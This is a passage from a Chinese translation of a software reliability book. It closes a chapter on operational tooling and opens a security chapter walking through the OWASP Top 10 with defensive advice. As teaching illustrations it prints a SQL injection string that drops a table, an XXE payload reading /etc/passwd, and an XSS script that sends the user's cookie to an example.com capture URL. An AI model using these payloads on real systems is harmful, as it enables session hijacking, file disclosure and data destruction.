如果正在使用这样的平台，就应该真心地去拥抱它，有意与之保持距离是毫无意义的。不要尝试在它外面再包装一层API，或自己提供一套脚本。既然已经在平台上花了大价钱，就应该充分加以利用！

10.10 工具清单

本章逐步介绍了许多工具，这里列出了一些你可能需要的。请记住，并非每个组织都需要此列表中的所有内容。需要针对每一项权衡成本和收益。

- 日志收集和搜索。
- 度量指标收集和可视化。
- 部署。
- 配置服务。
- 实例安置位置。
- 实例和系统可视化。
- 调度。
- IP地址、覆盖网络、防火墙和路由管理。
- 自动扩展控制器。
- 告警和通知。

10.11 小结

每个解决方案都会带来新问题。随着系统容量的水平扩展和垂直扩展，我们几乎将一切虚拟化。工作负载在多个容器和虚拟机、一个

或多个云环境，以及几个物理数据中心中运行。仅仅是密切关注这个覆盖广阔的网络，就需要引入新的工具和技术。

我们讨论了如何在整个系统中创建可视性，从而回答了两个基本问题：用户是否获得了良好的体验？这个系统是否可以产生预期的经济价值？回答这些问题，需要跨越实例和服务来收集信息，需要用于跟踪的工具来了解系统中哪里存在瓶颈、抑制因素和失效点。

一旦知道整个系统发生了什么，就能采取干预措施。控制系统和配置服务可以帮助引导正在运行的实例改变其行为，调度和部署工具能让我们随着内部环境和外部环境的变化，动态地改变各种实例。

在所有这些服务中，需要了解自动化让**所有事情**都运行得更快带来的问题。自动化缺乏人的判断力，所以当出错时，错误会发展得很快，这就需要在自动化中建立安全机制。

我们几乎走完了为生产环境而设计的旅程，最后只剩下一个领域需要研究——安全性。

第 11 章 安全性

糟糕的安全措施会损害许多组织，当然包括自身组织。公司可能因与安全相关的欺诈或勒索而蒙受直接损失，加上补救成本、客户赔偿、监管罚款和声誉损失等，损失会加速扩大，相关人员（从基层直至首席执行官）会因此失去工作。2017年，WannaCry勒索病毒肆虐70多个国家，办公室计算机、地铁显示屏和医院等均遭遇入侵。英国国民医疗保健系统受到的打击特别严重，导致X光检查被取消，卒中中心关闭，手术被迫推迟，许多人命悬一线。

没有最糟，只有更糟。2017年，Equifax公司透露，已有1.455亿美国消费者的身份被窃取。而就在同一年，雅虎公司“刷新了记录”，他们宣布30亿个雅虎账号被盗。如果受安全危害影响的人数再提高一个数量级，那么我们也许不得不逃去外星了。

系统违规并不总是涉及数据获取，有时会出现植入假数据，例如假身份或假运输文件。2013年发生在美国加利福尼亚州的坚果盗窃危机就是在这种情况下发生的。

和持续地烘焙食物一样，必须在整个开发过程中持续地把安全内建到系统里，而不是把安全像胡椒面那样在出锅前才撒到系统上。即使公司有专门的安全团队，也不能掉以轻心，因为你时刻有责任来保护客户和公司。

本章将讨论OWASP1确定的十大应用程序安全漏洞名单，并探讨数据保护措施和完整性，让人们不再像在坚果危机中那样丢失宝贵的“坚果”。

1Open Web Application Security Project，开放式Web应用程序安全项目。——译者注

11.1 OWASP十大安全漏洞

从2001年开始，OWASP基金会开始对应用程序的安全事故和漏洞进行编目。其成员组织贡献了真实的攻击数据，所以这些安全漏洞不是“假想”，都是真正的教训。通过发布十大安全漏洞名单，OWASP提升了公众对应用程序的安全意识。这份名单代表了业界关于最关键的Web应用程序安全缺陷的共识，这个共识会三四年更新一次。OWASP计划在2017年发布更新和修订后的名单。由于仍然存在相当多的争议，因此本书的名单（基于OWASP Top 10-2017 Release Candidate1）最终可能仍不会被采纳。同样，这份名单也可能正是2018年更新的内容2。这一切只是表明，永远没有不必担心安全的那一天。

2作者在创作这部分内容时，OWASP尚未发布最终名单，可以访问该网站浏览其发布的最终名单。——编者注

本节将简要讨论这十大安全漏洞，但阅读OWASP发布的整个文档仍然是件好事。（不过要注意，读完之后就可能再也不想把任何东西放到网上去了！）

11.1.1 注入

当解析器或解释器需要依赖用户提供的输入内容时，注入攻击就有机可乘。经典的例子是SQL注入，即正常用户输入被动了手脚，一条SQL语句转换成了多条SQL语句。在名为“小Bobby表”的经典漫画中，学校管理员询问一位妈妈，她儿子的名字是否真的是Robert'); DROP TABLE Students;-- 3。虽然这是一个奇怪的名字，但“小Bobby表”表现了一种典型的SQL注入攻击。如果应用程序将字符串拼接起来，组成查询语句进行查询，那么数据库会先看到一个');命令，终止应用程序真正想做的所有查询。接下来就执行破坏性的DROP TABLE语句，开始作恶。最后的双连字符表示注释，因此数据库将忽略输入内容中的余下部分（原始查询中从双连字符后的所有内容）。

3英文男子名字Robert的昵称是Bobby。——译者注

在如今这个技术更加完备的时代，埋下SQL注入攻击隐患是绝对不允许的，这种攻击专门针对代码将字符串拼接起来进行查询的场景，然

而，每个SQL程序库都允许在查询字符串中使用占位符避免这种攻击。不要写这样的代码：

```
// 存在SQL注入漏洞
String query = "SELECT * FROM STUDENT WHERE NAME = '" + name
+ "';"
```

相反，要这样写：

```
// 更好的写法
String query = "SELECT * FROM STUDENT WHERE NAME = ?;"
PreparedStatement stmt = connection.prepareStatement(query);
stmt.setString(1, name);
ResultSet results = stmt.executeQuery();
```

要了解更多防范SQL注入的方法，请参阅OWASP SQL注入防御备忘录。

除了SQL，其他种类的数据库也容易受到注入攻击。通常，如果服务通过将字符串拼接在一起来构建查询，并且这些字符串都来自用户，那么该服务易受攻击。请记住，“来自用户”并不仅仅意味着刚刚从HTTP请求中获得的用户输入，从数据库中获取的数据也可能源自用户。

另一种常见的用于注入攻击的媒介是XML。XML已不再是“街上的酷小子”了，但在互联网上还是传播着很多XML数据。XML外部实体（XXE）注入是一种基于XML的攻击，你肯定熟悉XML内置实体，例如&和<，但是否知道所有XML文档都能定义一些新实体？这些实体主要用来为平时引用的标记或属性创建快捷方式。同时，XML文档可以在DTD4中指定“外部实体”，这很像include语句。XML解析器会将文档中出现的所有外部实体，都用指定的URL中的内容来替换。一个“外部实体”看起来像这样：

4document type declaration，文档类型定义。——译者注

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>
```

这种用奇怪方式编写的XML，首先定义了一个带有DOCTYPE处理指令的内联DTD。这个DTD定义了两件事：首先，指出存在能够包含所有内容的foo标签；其次，定义了一个实体xxe，其内容就是URL `file:///etc/passwd`指向的文件内容。

攻击者会将此文档提交给一个公开的API，显然不会用该API做任何有用的事情。相反，攻击者希望端点返回一个错误响应，其中包含上述违规输入，以及读取到的外部实体内容。

大多数XML解析器在默认情况下容易受到XXE注入的攻击。安全起见，必须对XML解析器进行配置，但绝不能用正则表达式自行解析XML！可以使用OWASP的XXE防御备忘录配置解析器。

SQL注入和XXE注入只是两种通过用户输入破坏服务的方式，还有很多其他注入攻击方式：格式化字符串攻击、Eval注入、XPath注入.....自2010年以来，注入攻击在OWASP十大安全漏洞排名中一直排名第一，而在2010年之前它也排在第二名。千万不要掉入这个陷阱。

11.1.2 失效的身份验证和会话管理

身份验证和会话管理中会出现许多问题。这些问题既可以像将会话ID放入URL中那样明显，也可以像用户数据库中存储未加盐5的密码一样隐蔽。（如果用户数据库存储了未用散列或其他算法加密的密码，那么请立即停止阅读，马上解决该问题。）下面来看这些问题的一些典型表现。

5在密码学中，“盐”指的是随机数据。“加盐”指把这些随机数据添加在要加密的数据后面，然后针对这些合并之后的数据，使用单向的散列加密函数来加密。“加盐”的主要目的是防御字典攻击或预计算的等效散列结果的彩虹表攻击。——译者注

最先要看的是Web前端的会话标识符。曾经有段时间，人们常在URL和超链接上使用查询参数携带会话ID。这些会话ID不仅对每台交换机、路由器和代理服务器可见，也对所有人可见。任何人只要从其浏览器复制和粘贴这种链接，都会无意中向邮件收件人和聊天机器人透露其与服务器之间的会话。

在将一封包含特别优惠信息的邮件发给成千上万的顾客后，一家电器零售商就遭遇了严重的系统停机事故。该邮件包含了那个优惠产品页面的深层链接，其中包含了营销人员访问服务器的会话ID。于是成千上万的随机用户试图使用同一个会话，使得每台前端服务器都试图独占这个会话，最后导致系统停机。

这种攻击的通用术语是“会话劫持”（而不是卡车劫持）。在这个案例中，系统停机是零售商自己造成的。但是纯文本中所有的会话ID都可能被攻击者嗅探到并复制下来，这样攻击者就获得了用户会话的控制权。幸运的话，只有该用户会受到影响，成为身份盗用或欺诈的受害者。不幸的话，被劫持的会话有可能属于通过Web图形用户界面工作的管理员，那时系统会面临更大的风险。

当会话ID明显可见时，会话劫持最容易发生。但是，即使会话ID嵌入到cookie中，会话劫持也仍然会发生。会话也会受到XSS攻击（跨站脚本攻击）的威胁，稍后会对此进行介绍。

会话固定攻击是会话劫持的变体。攻击者首先访问一个易受攻击的应用程序，并获得有效的会话ID。然后，攻击者向目标受害系统提供带有攻击者会话ID的链接，这个链接指向上述易受攻击的应用程序。

（攻击者可能用多种方式将该链接提供给目标受害系统，比如客户端脚本或用来设置cookie的META标记。）接下来，该应用程序收到目标受害系统发出的会话ID，并对该会话做出响应。从这时起，攻击者就可以随时访问受害系统的会话了。在此期间，攻击者希望受害系统上的用户能对上述会话进行身份验证，从而让攻击者获得与受害系统上的用户一样的完全访问权限。

如果会话ID是在任意可预测的过程中生成的，那么服务也容易受到“会话预测”攻击。当攻击者可以猜测或计算用户的会话ID时，这种攻击就发生了。基于用户自己的数据生成会话ID肯定有风险，按顺序生成会话ID绝对是最差的选择，虽然会话ID看起来像是随机的，但这并不意味着它就是随机生成的。会话ID虽然不是按顺序生成的，但可能是可预测的。生成会话ID的服务器使用的所有算法，可能都是开源的，攻击者也可以从网上下载。

OWASP为处理会话ID提出了如下准则。

- 使用熵较大且字符数量较多的会话ID。
- 使用具有良好加密属性的伪随机数生成器来生成会话ID。编程语言内置的`rand()`函数可能并不是这种生成器。
- 防范XSS攻击，从而避免执行那些会显示会话ID的脚本。
- 当用户进行身份验证时生成新的会话ID。这样一来，如果发生会话固定攻击，攻击者将无法访问用户账户。
- 使用平台内置的会话管理功能。这些功能已经做了相关的强化来抵御绝大多数这类攻击。但要及时更新平台的安全补丁和版本——有太多的系统还在运行着存在已知漏洞的旧版本。
- 使用cookie交换会话ID，不要通过其他机制接受会话ID。有些服务器虽然使用cookie发出会话ID，但仍然能通过查询参数接收会话ID，要禁用该功能。

6熵指系统中缺乏秩序的程度。——译者注

关于证书授权，以明文形式发送授权证书仍然是最常见也最简单的问题。该问题源于两种有害的开发实践。首先，TLS证书很难使用，并且很容易安装失误，这意味着大多数开发人员从未在生产环境服务器上进行过证书或证书链的操作。另外在其使用过程中，存在着五花八门的格式和各种“神秘”的问题。其次，大多数开发工具和运行时把配置信任存储的工作甩给用户来完成。（说实话，谁能够使用自签名证书，为开发服务器上的TLS安全调用编写一个cURL命令？）因此，我们经常使用HTTP协议（而不是HTTPS协议）编写Web服务。

7传输层安全协议，一种比其前身安全套接字层（SSL）更安全的计算机网络通信加密协议。——译者注

不管怎么说，这些问题还是有希望解决的。Let's Encrypt⁸承诺让Web服务器更容易地获取和使用证书，各个云服务和PaaS厂商也正在其平台上构建证书管理和TLS。

8互联网安全研究小组（ISRG）的数字证书认证机构。——译者注

大型企业会推出基于Kerberos的系统，并将其与活动目录服务桥接起来。如果正在使用这样的系统，那么恭喜你！你的安全意识已经领先90%的开发人员了！（适当奖励自己一下吧！）大多数情况下，一两

个人会找出一个能在系统中完成相关安全工作的方案，然后其他人将复制粘贴方案中维护安全基础设施的代码。

验证身份意味着要验证调用者的身份。调用者与描述相符吗？对于面向用户的应用程序，调用者可能是一个人，而对于一个外部API，调用者可能是另一家公司。内部服务需要对其调用者进行身份验证，以前使用“馅饼皮”的防御策略——要跨越“馅饼皮”这个边界，必须先进行身份验证，“馅饼”内部的服务可以自由地相互调用。然而现如今，边界变得愈发不清晰，所有地方都需要考虑身份验证。不要依据始发IP地址信任一些调用，这些可能是假调用。

先从基础开始，下面是一些注意事项。

- 不要将密码保存在数据库中。
- 在处理“忘记密码”操作时，绝对不要用电子邮件向用户发送密码。
- 将强大的散列算法应用于密码，并给密码“加盐”——给密码添加一些随机数据，加大字典攻击的难度。
- 允许用户输入过长的密码。
- 允许用户将密码粘贴到图形用户界面中⁹。
- 计划在未来某个时候用散列算法重置密码，而且必须不断增加散列算法的强度，同时也确保可以更换加盐值。
- 禁止无限制地尝试身份验证。

9以便于用户使用密码管理工具生成和使用密码。——译者注

关于允许身份验证尝试的次数，有一点需要注意：在锁定账户之前，人们本能地希望将身份验证的次数限制为3次。麻烦的是，大多数人有多设备，每个设备的应用程序会多次自动重试身份验证。如果用户通过网页界面更改了密码，但其移动应用程序一直试图用旧密码登录，那么因为这个原因锁定用户就不是特别友好了。

身份验证可以发生在第一方或第三方。在第一方身份验证中，授权机构（我们）保留一个证书授权数据库。验证主体（声称拥有验证身份的调用者）提供授权证书，供授权机构验证其数据库。如果证书匹配，则授权机构承认验证主体的身份。

在第三方身份验证中，验证主体提供了从其他授权机构获得的“证明材料”。系统就可以检查该证明材料，验证它只能由那个授权机构颁发。当然，这需要事先交换一些秘密信息，从而可以用该授权机构的“证明材料”进行确认。例如，服务可能拥有那个授权机构用于签发证明材料的公共密钥。然后，检查“证明材料”没有被攻击者拦截和使用，这一点也很重要。Kerberos、NTLM和OAuth都是第三方身份验证系统。

11.1.3 跨站脚本攻击

当一个服务将用户的输入直接转换为HTML且不进行输入字符转义处理时，就会遭受XSS攻击。这种攻击与注入攻击有关，两种攻击都利用了这样的事实：我们会用普通字符序列来表示结构化数据。这样一来，攻击者就可以在其中插入表示提前结束的分隔符以及恶意的命令。例如，假设有一个服务会在结果页面中回显用户在搜索时输入的参数，如下面这些服务器端渲染代码所示：

```
// 不要这样写代码
String queryBox = "<input type='text' value='" +
request.getParameter("search") + // XSS在此发生
"' />";
```

攻击者在执行上述搜索功能时，可以在网页搜索框中输入下面这样讨厌的查询字符串：

```
'><script>document.location='http://www.example.com/capture?
id='+ document.cookie</script>'
```

当服务器插入上面的search查询参数字符串后，生成的HTML看起来像下面这样：

```
<input type='text' value=''>
<script>document.location='http://www.example.com/capture?
id='+ document.cookie</script>' />
```

这其实是格式错误的HTML，但浏览器对此会相当宽松。当客户端的浏览器解析到页面中间的那段<script>标记时，就会以用户的cookie作为参数向www.example.com发出请求，令攻击者能够劫持用户会话。

不仅仅服务器端渲染会出现安全问题，许多前端应用程序也会出现类似问题，它们在前端进行服务调用时，将没有进行字符转义的内容直接放入DOM10中。这些客户端暴露出来的漏洞让XSS攻击有机可乘。

10document object model，文档对象模型。——译者注

有一大类注入攻击专门针对管理员或客户服务图形用户界面，通过浏览器来搞破坏。例如，客户可能会用一堆夹杂恶意JavaScript代码的内容填写“联系我们”表单页面。当具有更高系统访问权限的管理员读取该表单记录时，其浏览器就会执行那段恶意JavaScript代码，而这可能是几小时、几天或几周之后的事情了。一些注入攻击者会将“枪口”对准日志查看者，通过将恶意数据放入日志字符串中来搞破坏，如果日志查看器不能很好地转义HTML字符，那么它将借助日志查看器用户（通常是管理员）的系统访问特权，执行这些恶意代码。

自动扫描工具能很快找到XSS缺陷，使用准随机数据提交表单，然后在不转义的情况下，查看系统将输入数据回显到输出页面的时间，这样在几毫秒内就能发现大问题。

使用XSS，攻击者可以借助你的系统对其他系统实施攻击。攻击者会在你的系统中注入恶意脚本，然后这个脚本会在系统里用户的浏览器上运行，从而攻击第三方。群体免疫力11对阻止XSS蔓延至关重要。

11即当群体中的大部分个体都对某种传染性病毒有免疫力时，那些缺乏免疫力的个体就能通过这种间接的形式免受病毒感染。——译者注

防范XSS攻击的第一条底线是永远不要对输入内容抱有信任态度。对于输入内容，在进入系统的过程中要严格检查，在输出到页面前要进行字符转义。Java开发人员应该使用OWASP的Java Encoder Project，并且每个人都应该阅读XSS防御备忘录。

第二条底线是不要用拼接字符串的形式构建结构化数据。找一个能生成HTML的程序库，自动转义所有内容，并且在做不安全的事情前必须多次确认。

11.1.4 失效的访问控制

失效的访问控制指应用程序出现这种问题：攻击者可以通过应用程序访问到不应访问的数据，比如其他用户的数据或类似密码文件的系统级数据。

失效的访问控制的一种常见形式，是“直接对象访问”。当URL中包含像数据库ID这样的内容作为查询参数时，就会产生这种漏洞。攻击者在查询参数中看到这样的ID，就能开始探测其他数字。因为数据库ID是按顺序分配的，所以攻击者能很容易地扫描出其他有趣的数据。例如，假设仓库管理系统使用顾客的ID显示送货报告，那么攻击者就可以开始尝试查询其他顾客ID，查看哪些货物正在途中。

解决这个漏洞的方案有两个部分，一是降低URL探测的价值，二是检查对象最初的授权信息。

1. 让URL探测令人望而却步

我们可以进一步防止通过探测找到有趣数据。切忌使用数据库ID作为URL的标识符。URL中使用的标识符应该是唯一但非连续生成的，在这种情况下，攻击者可以探测ID空间，但发现有趣结果的可能性会变得很低。

另一种防止方法是使用会话敏感的通用URL。例如，不要使用 `http://www.example.com/users/1023`，而是使用 `http://www.example.com/users/me`。攻击者可能会尝试用很多值代替me，但无法看到其他人的私人数据。

使用特定会话从随机ID到真实ID的映射也会有帮助。虽然这会使用更多的内存，但避免了随机ID所需的额外的存储空间。当用户请求 `http://www.example.com/profiles/1990523` 时，服务会在会话作用域的映射中查找1990523这个数字。如果数字存在，那么服务可以获取底层对象（可能来自缓存）。如果不存在，那么服务就返回404。这样做可以防止攻击者探测其他用户的数据，但这个方法有两个缺点：第一，该服务必须为所有响应的URL随机分配标识符；第二，当跨越不同的会话时，链接就不再有效，而这违反了REST原则。

2. 授予对象访问权限

服务混淆“拥有URL”和“允许访问资源”是对象访问出现问题的根本原因。调用方可能拥有许多来自嗅探、网络钓鱼或探测的URL，而这些URL本来不被允许访问。

如果资源只应给已授权的调用方使用，那么所有请求都应进行服务鉴权。你可能认为只有可靠的服务才可以生成URL，但事实并非如此。URL只是文本字符串，所有人都可以任意创建他们喜欢的URL！

如果出现了下面这个细微的错误，那么通常会导致信息泄露。假设当调用方请求一个不存在的资源时，服务会响应404 Not Found。但是当请求一个存在却未被授权的资源时，服务会响应403 Authentication Required。也就是说，服务会泄露资源是否存在的信息，这可能看起来没什么大不了，却可能引发问题。假设该资源是按ID进行标识的顾客，那么攻击者就可以通过请求顾客1、2、3等找出系统到底有多少顾客。当响应从403变为404时，他们就发现了顾客群的规模。接下来每个月都能看到这个数字的变化，这可能就非常有趣了¹²。

攻击者可以利用从Web上收集的不同电子邮件地址探测登录服务。403意味着“是的，那是我的顾客”，而404的意思是“没有听说过这个人”。

这里的经验法则是，如果调用方未被授权查看某个资源的内容，那么得到的响应是“该资源根本不存在”¹³。

有些失效的访问控制漏洞还会招致目录遍历攻击。当需要根据调用方的输入内容构建文件名时，就会引发这种攻击。扮演调用方的攻击者会给系统发送文件名参数，内含../（对于UNIX系统）或..\（对于Windows）字符串。于是，服务就将该参数与某个基本目录连接起来，最终在预期位置外打开一个文件。（又是字符串拼接导致的问题！）只需要尝试几次请求，攻击者就可以在主机上找到密码文件的位置。

更糟的是，当请求中有客户端文件上传操作时，攻击者就能利用这种漏洞重写所有当前服务能够修改的文件（这也是不能以root身份运行服务的原因）。你的应用程序可能认为自己保存了用户

的个人头像图片，但实际上将一个恶意的可执行文件写入了文件系统。

唯一安全处理文件上传的方法，是将客户端的文件名内容视为纯粹的字符串存储到数据库字段，不要用请求中的文件名构建文件访问路径。为真实的文件名随机生成唯一键，并将其连接到数据库中用户指定的文件名。这样，文件系统中的文件名将受服务控制，不会包含任何外部输入内容。

目录遍历攻击的发生过程很微妙，而且与用户输入内容息息相关。通用缺陷列表中第22号弱点条目列出了防御目录遍历攻击失败的一些尝试。幸运的是，这个条目还给出了解决之道。

12这意味着系统顾客的变化趋势暴露无遗。——译者注

13其实存在，授权的用户可以访问。——译者注

11.1.5 安全配置出现失误

你曾多少次将admin/admin作为登录名和密码？虽然这看起来很荒谬，但默认密码是一个严重的问题。攻击者已经通过使用上面这样开箱默认的admin登录名和密码，进入了不少应用程序、网络设备和数据库。然而，这只是各种安全配置失误中的一种情况。

安全配置失误通常的表现形式是出现配置的遗漏。服务器默认启用不需要的特性，然后我们忘记（或不知道）禁用它们，从而开放了这些未经配置和未被监控的系统入口点。

管理控制台是经常出问题的地方。找出这些出问题的管理控制台，并强制优化密码运行环境，禁止在生产服务器上使用默认密码。对容器保持警惕，尤其是构建包含应用程序的镜像的情况。基本的操作系统镜像不应该让服务器一直处于运行状态，但常见的捆绑式镜像会包括一些服务器，比如Redis、MongoDB、PostgreSQL、ZooKeeper等。这些服务器软件有自己的身份验证机制和默认的admin密码。

2017年初，全世界都“被清脆的警钟声惊醒”，当时有20 000个MongoDB数据库服务器在北方某处被劫持，这些数据库带着默认的证书授权并在互联网上公开。攻击者窃取了数据，抹掉了数据库，并留下了用比特币来换回数据的信息。（请注意，MongoDB公司对数据库安全性有一个全面的指导，不幸的是，当时的默认安装并不安全。）记住安装脚本只是安装过程的第一步，而不是最后一步。

另一种常见的安全配置失误是服务器监听了过多的内容，7.1.2节谈到过这个问题。可以将内部管理流量分离到独立于公共流量的专用网卡上，从而立即提高信息安全性。安全专业人员会谈论“攻击面”，这指的是攻击者能访问到的所有IP地址、端口和协议的总和。将内部管理接口拆分出来，就能缩小攻击面。这在云环境中非常容易实现，只须创建另一个API调用途径即可创建另一个接口。

某些服务器附带的示例应用程序的安全保护意识极差，并且可能会过时。不能将示例应用程序投入生产环境，不过，很多人已经这么做了。一旦做了，示例应用程序就不会被修补。它们暴露在外，成为攻击面的一部分，示例应用程序广为人知并且很容易在网上找到，针对这些示例应用程序的漏洞发起攻击就变得很容易。

最后，确保每个管理员都使用个人账户，而不是组账户。此外，当执行这些管理和内部调用时，要逐一记录日志。如果这些都没做，那么网络安全审计员会找你确认一些情况。

11.1.6 敏感数据泄露

敏感数据泄露的影响面最大。信用卡信息（Equifax!）、病历、保险文件、购买数据、电子邮件（Yahoo!），别人能从你那里偷走或用来对付你的有价值的信息，所有能产生新闻头条和带来法庭传票的信息，都是OWASP所说的“敏感数据”，而“泄露”的含义就显而易见了。

泄露并不意味着黑客破解了你的秘密。黑客不会攻击你的强项，他们会寻找你的弱项，然后乘虚而入。就像在盗取的某位职员的笔记本电脑里面找含有数据库提取数据的电子表格，发生泄露也很简单。也

许你的系统对外在使用前沿的TLS技术，但对内在普通的HTTP之上运行REST——这又是一个“馅饼皮”漏洞。攻击者还可以通过嗅探网络收集授权证书和传输的数据。

下面是一些能避免登上新闻头条的指导原则。

- 不要存储不需要的敏感信息。在零售业中，使用付款服务商提供的信用卡标记生成器¹⁴。
- 使用HSTS机制，这比优先尝试HTTPS的做法更安全——它会阻止客户端通过不安全的协议使用网络。
- 停止使用SHA-1¹⁵，再也不要用了，这个加密方法已经不够安全了。
- 避免明文形式存储密码。阅读OWASP的密码存储备忘录，获取散列算法和好的“加盐”指导。
- 确保敏感数据在数据库中已被加密。这很痛苦，但还是必要的。
- 在解密数据时，先获得用户而不是服务器的授权。

¹⁴为避免对外暴露用户的信用卡号，付款服务商向用户提供一个不含敏感信息的标记来替代敏感的信用卡号，供用户使用信用卡进行消费。而在付款服务商内部的标记生成系统中，能把上述标记还原成信用卡号。——译者注

¹⁵SHA，安全散列算法。——译者注

如果使用AWS云，那么可以考虑使用AWS的KMS¹⁶服务。KMS创建和管理主密钥，应用程序可以请求数据加密密钥，实现数据的加密或解密。数据加密密钥本身使用“密钥加密密钥”进行加密，这种做法看起来是递归的，但重要的是，不要将解密密钥随便放在攻击者可以找到的位置。如果在企业内部运行系统，可以考虑使用HashiCorp公司的Vault产品，相比KMS，它能管理更多种类的“秘密”。

¹⁶key management service，密钥管理服务。——译者注

无论选择哪种工具，都不要浅尝辄止，要将该工具作为整体安全开发过程中的一部分充分利用。

11.1.7 防范攻击不足

如果生产环境的服务被防火墙保护起来，那么它就应该是安全的，不会受到攻击者的侵袭。但可悲的是，事实并非如此。必须始终假设攻击者能无限制地访问防火墙后面的其他机器，可以随心所欲地对服务器发出访问请求，比如对未授权数据的格式良好的请求，以及旨在让服务本身陷入险境的格式错误的请求。

早期的服务通常不会追踪那些非法请求，也不会屏蔽发出太多糟糕请求的调用者。这就导致攻击性程序能够持续发起调用，进行弱点探测或数据提取。

服务可能会检测到糟糕的请求，并像没有开口的开心果那样将其拒绝。但攻击者还是可以自由地继续发出请求，此时该服务应该用日志记录源头主体发出的糟糕请求。10.5.4节介绍的日志收集工具，就可以整理这些请求，从而找到相应的模式。

为所有服务提供允许访问的消费者白名单不太可能实现。毕竟，我们希望这些服务能自行部署消费者，无须集中控制。但可以为服务提供消费者黑名单，列出应该拒绝的消费者。这份名单可以作为证书吊销列表存储起来，或以主体的名字存储在身份验证系统中（例如名为“活动目录”）。

API网关在这里是一道有用的防线。API网关不仅可以通过其API密钥屏蔽调用者，还可以抑制调用者的请求速率。通常情况下，抑制速率有助于保存系统容量。另外在发生攻击的情况下，这也会降低数据损失的速度，从而限制损害。

如果服务位于能够控制的数据中心内，那么网络设备就会有所帮助。应用层防火墙（也称为“第7层”防火墙）可以检测并屏蔽可疑调用，也可以根据日常熟知的攻击特征阻止探测行为。

11.1.8 CSRF

相比目前的CSRF17问题，过去的CSRF问题更为严重。现在，大多数Web框架自行包含防御措施，但大量旧的应用程序依旧在网上运行，其中有些是易受攻击的目标，有些是用作傀儡的对象。

17cross-site request forgery，伪造跨站请求。——译者注

CSRF攻击始于另一个站点。攻击者把带有JavaScript、CSS或HTML的网页当作“陷阱”，其中包含指向目标系统的恶意链接。当倒霉的用户使用浏览器通过这个陷阱页面访问目标系统时，目标系统认为这是该用户的有效请求。刹那间，这个用户就成了攻击者的傀儡。请注意，用户浏览器发送的所有cookie（包括会话cookie）都是正常的。所以，用户仅是看似拥有登录会话，并不意味着该请求是用户真正的意图。

首先，确保你的网站不能用来发起CSRF攻击。XSS是一个常见的陷阱。如果在攻击者输入内容后，你的网站会在没有正确转义的情况下将结果回显在页面上，则攻击者就可以诱骗用户通过你的网站发起攻击。不要让你的网站成为攻击者的“枪”！

其次，确保具有副作用的请求（例如更改密码、更新邮寄地址或购买）使用反CSRF攻击的令牌。这些令牌是请求中包含的有随机数据的额外字段，系统在渲染页面表单时会发出这种令牌。当用户提交表单时，系统期望用户返回相同的令牌。如果令牌丢失或不匹配，则表示该请求是虚假的。今天大多数框架已实现了这一功能，但你可能需要在服务的配置中启用CSRF保护。

最后，可以使用相对较新的SameSite（同站点）属性来强化cookie策略。具有该属性的cookie在响应的头部信息中看起来是这样的：

```
Set-Cookie: SID=31d4d96e407aad42; SameSite=strict
```

只有在页面文档的来源与目标的来源相同时，SameSite属性才会让浏览器发送cookie。来源信息包括子域名，因此account.example.com的同站点cookie，不会发送到images.example.com。截至2017年6月，并非所有浏览器都支持同站点cookie。Chrome系列的桌面和手机版浏览器已经支持，Opera也已支持，但火狐、IE和Edge尚未支持。请留意Can I Use网站，查看你所使用的浏览器何时具有此功能。

同站点cookie这一功能并不是零成本的，它可能会要求你更改会话管理方法。当cookie设置为strict时，新页面上的顶级导航请求（来自另一个系统的进站链接）就不是同一站点请求。

相关的RFC文档建议使用一对cookie。

- 会话“读取”cookie：不要求访问必须来自同站点，允许HTTP GET请求。
- 会话“写入”cookie：严格要求访问必须来自同站点，状态改变的请求需要如此设置。

与其他安全漏洞一样，OWASP还有一个防御CSRF的备忘录。

11.1.9 使用含有已知漏洞的组件

有没有人正在运行Struts 2的2.3.0～2.3.32版本，或者2.5.10.1之前的2.5.x版本？注意，这些版本可能遭遇远程代码执行的攻击，这就是Equifax安全事件的原因。一旦知道存在漏洞，就应该更新系统的补丁版本并重新部署。但是谁会跟踪系统所有依赖关系的补丁级别现状呢？大多数开发人员甚至不知道他们的依赖关系树中都有什么。

令人遗憾的是，大多数成功的攻击场面并不像下面那样令人兴奋——漏洞公布当日，人们忙着赶在攻击者得手前赶紧给系统打补丁，这种令人畏惧的画面也就在预算巨大的惊悚片中才会出现。大多数攻击是平淡无奇的，一个工作台式的工具就可以探测一些IP地址上的数百种漏洞，其中一些还是很古老的漏洞。攻击者可能只收集目标和弱点，或者运行自动化工具，从而将一些受害机器添加到不断增加的“傀儡”阵营中。

这里最重要的是让应用程序保持最新状态，这意味着要处理依赖关系树。可以使用构建工具制作一份报告，列出进入构建的所有制品。

（不要忘记构建工具本身的插件！它们也可能存在漏洞。）将该报告保存在某个地方，每周对照最新的CVE18检查一次。更好的做法是，使用一个构建工具插件，如果任何依赖关系违反了CVE，该插件就会自动让构建失败。如果这样做的工作量太大，那么可以注册一个像VersionEye那样的商业服务。

18Common Vulnerabilities & Exposures，公共漏洞和暴露。——译者注

不过，许多漏洞从未发布出来。有些漏洞只在项目的邮件列表中或问题跟踪器上讨论过，但没有相应的CVE，所以也应该关注这些漏洞。

11.1.10 API保护不足

十大安全漏洞中的最后一个也是名单上的新漏洞——REST和富客户端的崛起将API提升为主要的架构关注点。对一些公司来说，API是他们的整个产品，确保API不被滥用非常重要。

安全扫描器在处理API方面进展缓慢。部分原因在于，没有关于API应该如何工作的标准元数据描述。这使得测试工具很难收集任何有关API的信息。毕竟，如果连API应该如何工作都不清楚，那么怎么能知道API何时失效呢？

API就是供程序使用的，而攻击工具也是程序，这一点让保护API变得更加困难¹⁹。如果攻击工具能提供正确的授权证书和访问令牌，则在API看来就与合法用户无异。

¹⁹API难以区分攻击者。——译者注

下面是做好API保护的几个关键点。

第一，要做好舱壁隔离（请参阅5.3节）。如果一个客户的授权证书被盗，那很糟糕。但如果攻击者可以使用这个客户的证书获取其他客户的数据，那简直是灾难。API必须确保恶意请求无法访问相关原始用户无法看到的数据。这听起来很简单，但比想象的更复杂。例如，你的API绝对不能使用超链接作为安全措施。换句话说，你的API可能会生成一个指向某个资源的链接，并将该链接当作允许访问该资源的标志。但客户端不只能访问那个链接，还可能会发出10 000个请求来确定你的URL模板模式，然后为每个可能的用户ID生成请求。最终，API必须对开放出去的链接进行授权，然后当请求返回时还要重新对该请求授权。

